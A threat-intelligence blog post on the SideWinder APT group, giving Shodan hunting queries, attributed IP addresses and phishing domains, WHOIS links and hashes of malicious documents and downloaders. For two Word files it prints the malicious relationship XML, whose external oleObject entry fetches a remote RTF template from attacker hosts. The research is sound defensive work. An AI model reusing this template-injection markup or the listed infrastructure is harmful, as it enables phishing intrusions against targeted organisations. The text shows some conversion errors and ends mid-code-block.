

## The distinctive rattle of APT SideWinder



### Introduction

In February 2023, Group-IB's Threat Intelligence team released a technical report about previously unknown phishing attacks conducted by the APT group SideWinder: [Old Snake, New Skin: Analysis of SideWinder APT activity between June and November 2021](#). As always, Group-IB customers and partners were the first to get access to the report through the interface of Group-IB's [Threat Intelligence platform](#).

One of them was [Bridewell](#), a leading cyber security services company based in the UK and a long-standing MSSP partner of Group-IB in Europe. Our colleagues from Bridewell have been using Group-IB's [Threat Intelligence](#), [Digital Risk Protection](#), and [Attack Surface Management](#) solutions to support the cybersecurity services they offer to its customers.

Bridewell's in-house threat intelligence experts read Group-IB's [report](#) on SideWinder and came up with their own significant findings about SideWinder. The Bridewell team shared this information with our Threat Intelligence unit, which led to this joint blog post. By bringing together the research capabilities of both companies, we developed and described new hunting methods so that we could track one of the most prolific APT groups more efficiently.

Group-IB and Bridewell's joint research describes how to use publicly available tools to monitor known SideWinder infrastructure and reveals new malicious servers that could be used in future attacks.

This blog post provides details of **previously unknown infrastructure belonging to APT SideWinder**. In addition, Group-IB and Bridewell researchers share hunting rules for **Shodan** to help cybersecurity specialists, threat hunters, and corporate cybersecurity teams pre-empt and prevent SideWinder attacks.

### Join the Cybercrime Fighters Club

The global fight against cybercrime is a collaborative effort, and that's why we're looking to partner with industry peers to research emerging threats and publish joint findings on our blog. If you've discovered a breakthrough into a particular threat actor or a vulnerability in a piece of software, let us know at [blog@group-ib.com](mailto:blog@group-ib.com), and we can mobilize all our necessary resources to dive deeper into the issue. All contributions will be given appropriate credit along with the full backing of our social media team on [Group-IB's Threat Intelligence Twitter page](#), where we regularly share our latest findings into threat actors' TTPs and infrastructure, along with our other social media accounts.

**Acknowledgements:** We would like to thank Dmitry Kupin for contributing to this blog post.

Threat Actor Profile






# APT SideWinder

Period of activity:  
2012 – PRESENT











Other names:

Rattlesnake, Hardcore Nationalist, HN2, T-APT-04, APT-C-17, RAZOR TIGER, APT-Q-39, BabyElephant, GroupA21.

Top 5 targeted industries:

-  Military
-  Government
-  Education
-  Healthcare
-  Crypto

Most frequently targeted countries:

-  Pakistan
-  China
-  Sri Lanka
-  Nepal
-  Afghanistan
-  Bangladesh
-  Myanmar
-  Philippines
-  Qatar
-  Singapore

Bridewell &amp; Group-IB, 2023.

## Key findings

- SideWinder's servers can be detected using several **hunting rules described in this blog post**.
- Group-IB and Bridewell detected **55 previously unknown IP addresses** that SideWinder could use in future attacks.
- The identified phishing domains mimic various organizations in the news, government, telecommunications, and financial sectors.
- SideWinder uses the identified servers as A records for domains that mimic government organizations in Pakistan, China, and India. These domains are listed in the "[Who are SideWinder's potential targets?](#)" section of this blog post.
- We discovered an **APK sample for Android devices**. The sample is similar to one mentioned in Group-IB's blog post [SideWinder.AntiBot.Script](#).

## Tracking SideWinder's infrastructure


### Description of hunting rules

For several years, SideWinder has been using a unique method of deploying and maintaining its malicious servers. The APT's infrastructure is distinct in that servers always return a response with the 404 status code and the Not Found content when the root page is accessed.

# Scan results for URL: http://scale.miumt.tech/

Source: web

## Screenshot



Malicious content is returned only if the victim follows a special link received through either phishing emails or phishing posts on social media (for example in dedicated Facebook groups). SideWinder's network infrastructure can be tracked using the search engines **Shodan** and **Censys** if unique parameters are set correctly.

Our research focuses on **119 IP addresses**, which can be divided into two categories: the first one comprises the APT's known IP addresses, while the second category covers the group's IP addresses that have not been publicly revealed before. A [table](#) with all network indicators can be found at the end of this blog post.

## Shodan hunting rules

SideWinder's infrastructure can be tracked by using the hunting rules described below in Shodan. We describe infrastructure links based on these queries.

A screenshot of the Shodan search engine interface. At the top, there is a navigation bar with links for "Shodan", "Maps", "Images", "Monitor", "Developer", and "More". Below this is a search bar containing the query "ssl.jarm:"3fd3fd0003fd3fd21c3fd3fd3fd3fd703dc1bf20eb9604decefea997". To the right of the search bar is a search icon and an "Account" link. The main content area shows "TOTAL RESULTS: 54". On the left, there is a "TOP COUNTRIES" section with a world map and a list of countries: Netherlands (17), Germany (14), United States (7), Poland (5), and Estonia (3). On the right, there are two search results for "404 Not Found". Each result includes an "SSL Certificate" icon and details such as "Issued By: amuck.scoler.tech", "Common Name: 92", "Organization: Let's Encrypt", "Issued To: amuck.scoler.tech", and "Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2". The first result also shows "HTTP/1.1 404 Not Found", "Server: nginx", "Date: Fri, 07 Apr 2023 01:36:07 GMT", "Content-Type: text/html", "Content-Length: 535", and "Connection: keep-alive".

ssl.jarm:"3fd3fd0003fd3fd21c3fd3fd3fd3fd703dc1bf20eb9604decefea997eabff7" HTTP/1.1 404 Not Found Server: nginx Date: Content-Type: text/html Content-Length: 535 Connection: keep-alive

HTTP/1.1 404 Not Found Server: nginx/1.23.2 Date: GMT Content-Type: text/html Content-Length: 555 Connection: keep-alive ssl:jam:"3fd3fd0003fd3fd21c3fd3fd3fd703dc1bf20eb9604decefea997eabff7" http.html\_hash:-1890171949 ssl:encrypt

HTTP/1.1 404 Not Found Server: nginx/1.23.2 Date: GMT Content-Type: text/html Content-Length: 555 Connection: keep-alive ssl:jam:"40d40d40d00040d1dc40d40d40d40de9ab649921aa9add8c37a8978aa3ea88"

Using these hunting rules, Group-IB and Bridewell specialists discovered **119 IP addresses** that they attributed to SideWinder, 64 of which were either known to us or mentioned in public descriptions of the group's attacks. The other **55 IP addresses belonging to SideWinder have not been described before.**

### Known IP addresses

Based on the data obtained using the hunting rules, the following IP addresses and domains were identified. These are publicly known addresses used by SideWinder and are mentioned here to show that the hunting rules used are accurate.

IP	Hostname
149.154.152.37	paf-govt[.]net bluedoor[.]click
151.236.21.16	kito.countprof[.]info
158.255.211.188	mofs-gov[.]org
161.129.64.98	msoft-updt[.]net
172.93.162.121	paf-govt[.]info
172.93.189.46	hread[.]live
172.96.189.243	prol[.]info
185.117.90.144	ortra[.]tech pk.downld[.]net
185.205.187.234	paknavy-gov-pk.downld[.]net downld[.]net
185.228.83.78	fdrek[.]live
185.80.53.106	treat.fraty[.]info
192.71.249.34	cdn.torsej[.]xyz
193.42.36.102	appsrv[.]live
193.42.36.214	cluster.jotse[.]info
193.42.36.50	plors[.]tech

193.42.36.86 gretic[.]info  
 194.61.121.176 zone.vtray[.]tech  
 194.61.121.216 mfagov[.]org  
 194.68.225.13 jester.hyat[.]tech  
 194.71.227.147 islamic-path[.]com  
 hostmaster.enclose[.]info  
  
 194.71.227.64 gitlab.enclose[.]info  
 sdfsdg.enclose[.]info  
 enclose[.]info  
 198.252.108.219 dsmes[.]xyz  
 roof.wsink[.]live  
 198.252.108.33 rugby.wsink[.]live  
 2.58.14.249 fia-gov[.]com  
 2.58.15.61 livo.silvon[.]site  
 37.235.56.14 defpak[.]org  
 45.14.107.153 tinurl[.]click  
 privacy.olerpic[.]info  
  
 45.147.229.83 freedom.olerpic[.]info  
 olerpic[.]info  
 45.147.230.157 blesis[.]live  
 45.86.162.110 msoft-updt[.]net  
 46.30.189.53 focus.mectel[.]tech  
 5.149.249.186 awrah[.]live  
 reveal.troks[.]site  
 5.2.74.116 found.troks[.]site  
 5.2.76.232 geoloc[.]top  
 private.hldren[.]info  
 5.2.77.238 straight.hldren[.]info  
 normal.aeryple[.]xyz  
  
 5.2.78.64 lines.aeryple[.]xyz  
 confluence.assbutt[.]xyz  
 5.230.67.108 srv-app[.]co  
 5.230.67.170 mopiler[.]top  
 5.230.67.211 preag[.]info  
 5.230.68.190 zolosy[.]top  
 5.230.69.136 basic.gruh[.]site  
 5.230.69.72 utilize.elopter[.]top  
 brave.agarg[.]tech  
  
 5.230.71.10 bless.agarg[.]tech  
 basis.agarg[.]tech  
 ntc-pk[.]org  
 5.230.72.173 aa173.bank-ok[.]com  
 5.230.72.213 www.tinly[.]co  
 5.230.72.63 dr-doom[.]xyz  
 5.230.73.106 bol-north[.]com  
 5.230.73.60 pastlet[.]live  
 5.230.74.103 preat.fujit[.]info  
 5.230.74.251 lucas.hertic[.]tech  
 5.230.75.40 verocal[.]info  
 5.255.104.34 zed.shrtny[.]live  
 5.255.105.73 sinacn[.]co  
 5.255.106.249 download[.]net  
 5.255.109.70 pak-govt[.]net  
 195.133.192.40 square.oprad[.]top  
 77.83.198.158 guide.graty[.]tech  
 77.83.198.33 cert.repta[.]live  
 79.141.174.208 bol-south[.]org  
 83.171.236.239 zretw[.]xyz  
 89.248.171.166 blesico[.]site  
 91.193.18.176 dolper[.]top  
 91.245.253.73 groove.olipy[.]info

95.217.232.110 hakimiya[.]live

### Previously unknown IP addresses

This section lists the IP addresses and domains that were unknown at the time of our analysis. We have attributed them with high confidence to SideWinder. We believe that the threat actors could potentially use this infrastructure in future attacks.

104.128.189.242 cpec[.]site  
sindhpolice-govpk[.]org

138.68.160.176 sbp-pk[.]org  
helpdesk-gov[.]info

149.154.154.216 shortney[.]org

149.154.154.65 storeapp[.]site

151.236.14.56 reth.cvix[.]cc

151.236.21.70 ptcl-gov[.]org  
insert.roteh[.]site

151.236.25.121  
active.roteh[.]site

151.236.5.250 ailyun[.]live

158.255.212.140 preat[.]info

172.93.162.117 inkly[.]net

172.96.189.157 found.neger[.]site

179.43.141.203 e-tohfa[.]net

179.43.178.66 ntc-pk[.]com

185.174.135.21 silk.freat[.]site

185.174.135.31 brac[.]tech

185.174.135.57 e-tohfa[.]net

192.71.166.145 portal.breat[.]info

193.200.17.199 amuck.scoler[.]tech

193.42.36.223 cssc-net[.]co

193.42.36.25 split.tyoim[.]biz

193.42.39.34 offshore.leron[.]info  
mat.trelin[.]tech

2.58.14.202  
spec.trelin[.]tech

203.24.92.115 gearfill[.]biz

23.106.122.96 georgion[.]info  
handle.proey[.]tech

46.21.153.227  
view.proey[.]tech  
cater.sphery[.]live

46.30.188.174  
endure.sphery[.]live  
opt.freay[.]tech

46.30.189.54  
avail.freay[.]tech

5.230.67.201 sk.krontec[.]info

5.230.67.243 telemart-pk[.]com  
service.true-islam[.]org

5.230.67.41  
ftp.true-islam[.]org

5.230.68.124 moon.tfrend[.]org

5.230.72.184 directt88[.]org

5.230.72.27 file-download[.]co

5.230.72.98 aliit[.]org

5.230.73.180 daraz-pk[.]com  
gruve[.]site

5.230.73.48  
tab.gruve[.]site

5.230.74.66 pak-news[.]info

5.230.75.175 shrtny[.]co

5.230.75.179 support-twitter[.]com

5.255.100.119 pak-gov[.]info

5.255.100.134 ridlay[.]live

5.255.103.59 estate.ovil[.]tech

5.255.104.154 leyra[.]tech

5.255.104.209 focus.semmain[.]tech


5.255.105.65 rack.nelcec[.]info

5.255.112.178 csdstore[.]app

5.255.98.158 climb.kalpo[.]xyz

ceiling.kalpo[.]xyz  
64.44.167.150 axis.heplor[.]biz  
77.83.196.15 ausib-edu[.]org  
77.83.196.47 dirctt88[.]org  
91.199.209.153 tinur[.]click  
92.118.190.143 yrak[.]info  
98.142.253.52 tiinly[.]co  
98.142.254.133 glorec[.]tech  
98.142.254.93 article-viewer[.]com

All the listed IP addresses were found using hunting rules that we created and have provided in the “**Shodan hunting rules**” section. Furthermore, two domains from this list (**storeapp[.]site** and **ridlay[.]live**) are linked to SideWinder’s known infrastructure through the use of identical registration data in WHOIS records, as shown by Group-IB’s Threat Intelligence platform:



The screenshot shows the WHOIS record for the domain **ridlay.live**. The record is displayed in a dark-themed interface with a back arrow and a close button at the top. The domain name is **ridlay.live**. The record includes the following fields:

DomainName	ridlay.live
Status	clienttransferprohibited <a href="https://icann.org/epp#clienttransferprohibited">https://icann.org/epp#clienttransferprohibited</a>
Registrar	pdr ltd d/b/a publicdomainregistrycom
CreationDate	2022-06-04 09:08:20
ExpirationDate	2023-06-04 09:08:20
UpdatedDate	2022-08-04 02:05:22
Name	john wake
Phone	12013775952
Phone	64241568579
Email	johnwakefield231@gmail.com
NameServers	ns1.impreza.host
NameServers	ns2.impreza.host
NameServers	ns3.impreza.host
NameServers	ns4.impreza.host
Country	nz
State	bay of plenty
City	christchruch
Address	13th street auckland



# storeapp.site


Domain name



DomainName	storeapp.site
Status	clienttransferprohibited <a href="https://icann.org/epp#clienttransferprohibited">https://icann.org/epp#clienttransferprohibited</a>
Registrar	hostinger, uab
CreationDate	2022-06-02 08:03:29
ExpirationDate	2023-06-02 23:59:59
UpdatedDate	2022-08-02 02:15:53
Name	michelle lynch lynch
Phone	37064503378
Phone	64245124596
Email	michellelynch624@gmail.com
NameServers	ns1.dns-parking.com
NameServers	ns2.dns-parking.com
Country	nz
State	waikato
City	christchruch
Address	13th street auckland
Zipcode	3010



APT SideWinder's newly discovered infrastructure as shown by Group-IB's Graph Network Analysis Tool\*



Connections between fia-gov[.]com, hread[.]live, cplix[.]live, govpk-mail[.]org, appsrv[.]live, ridlay[.]live, bismillah[.]tech, and storeapp[.]site domains  
Bridewell & Group-IB, 2023.

The screenshot shows that the domains fia-gov[.]com, hread[.]live, cplix[.]live, govpk-mail[.]org, appsrv[.]live, ridlay[.]live, bismillah[.]tech, and storeapp[.]site are interrelated — they use of the same values in WHOIS records (13th street auckland) and similar registration data.

Related files

Analysis of SideWinder's network infrastructure revealed files related to it. The files are listed in the table below.

File name	Malware type	SHA-1	UR
LKGOD.docx	Malicious document	e4a8e4673ebfba0cea2d9755535bc93896b44183	hxxs://paknavy[.]defpak[.]org/5973/1/8665/2/0/0/0/m/f
Product.docx	Malicious document	53a1b84d67b8be077f6d1dd244159262f7d1a0f9	hxxps://cstc-spares-vip-163[.]download[.]net/14668/1
Leakage of Sensitive Data on Dark Web.docx	Malicious document	59f1d4657244353a156ef8899b817404fd7fedad	hxxps://mtss[.]bol-south[.]org/5974/1/8682/2/0/0/0/m/f
GUIDELINES FOR JOURNAL – 2023 PAKISTAN NAVY WAR COLLEGE (PNWC).docx	Malicious document	fcc2d69a02f091593bc4f0b7d4f3cb5c90b4b011	hxxs://pnwc[.]bol-north[.]com/5808/1/3686/2/0/0/0/m/f
公管学院关于11月22日起工作安排调整的通知.docx.lnk	Downloader LNK	0d07c95881e020a39cec8483b136cc76ae7e13bb	hxxps://mailtsinghua[.]sinacn[.]co/3679/1/55554/2/0/0
राष्ट्रीय गौरवका आयोजना अध्ययन प्रतिवेदन, २०७९.docx.lnk	Downloader LNK	238dfe88da608c60e8fbfa164704e6754f1c6233	hxxps://mailv[.]mofs-gov[.]org:443/3669/1/24459/2/0/1/1850451727/6JOo394603e7f/hta
226617	Downloader APK	779451281e005a9c050c8720104f85b3721ffdf4	hxxps://games[.]srv-app[.]co/669/1/1970/2/0/0/1764305594/2X1R9Tw7c5c82dfc144/appxed


All the files in the table above are part of the first attack stage, which is intended for downloading the payload (the next stage). At the time of analysis, the payload was not obtained. Below we look at the files listed in the table in more detail.

**LKGOD.docx**

The malicious file LKGOD.docx was discovered in March 2023 by a Twitter user with the handle **@StopMalvertisin**.

The file was uploaded to VirusTotal for the first time on March 21, 2023 at 06:46:34 UTC from Pakistan (the city of Islamabad, source: the Web).

File contents (decoy):



In /word/\_rels/document.xml.rels, the malicious document contains a link to download a template:

hxxs://paknavy[.]defpak[.]org/5973/1/8665/2/0/0/0/m/files-f8fd19ec/file.rtf

```

1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.PNG"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.PNG"/><Relationship Id="fId872" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://paknavy.defpak.org/5973/1/8665/2/0/0/0/m/files-f8fd19ec/file.rtf" TargetMode="External"/><Relationship Id="rId842" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image2.jpg"/></Relationships>


```

**Product.docx**

The malicious file **Product.docx** was also discovered in March 2023 by the Twitter user **@StopMalvertisin**.

The file was uploaded to VirusTotal on March 10, 2023 at 05:14:05 UTC from Pakistan (the city of Karachi, source: the Web)

File contents (decoy):



In `/word/_rels/document.xml.rels`, the malicious document contains a link to download a template: `hxhps://cstc-spares-vip-163[.]download[.]net/14668/1/1228/2/0/0/0/m/files-403a1120/file.rtf`


```
1 <>xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml" /
><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId5" Type="http://schemas.
openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png" /
><Relationship Id="fid990" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="https://cstc-spares-vip-163.download.net/14668/1/1228/2/0/0/0/m/files-403a1120/file.rtf" TargetMode="External" /
><Relationship Id="rId490" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="media/image1.emf"/></Relationships>
```

### Leakage of Sensitive Data on Dark Web.docx

The malicious file **Leakage of Sensitive Data on Dark Web.docx** was also [discovered](#) by [@StopMalvertisin](#).

The file was uploaded to VirusTotal on March 10, 2023 at 05:21:10 UTC from Pakistan (the city of Karachi, source: the Web).

File contents (decoy):



It is worth noting that the contents of the document are identical to those of LKGOD.docx.

In /word/\_rels/document.xml.rels, the malicious document contains a link to download a template: [https://mtss\[.\]bol-south\[.\]org/5974/1/8682/2/0/0/0/m/files-b2dff0ca/file.rtf](https://mtss[.]bol-south[.]org/5974/1/8682/2/0/0/0/m/files-b2dff0ca/file.rtf)

```

1 <>xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
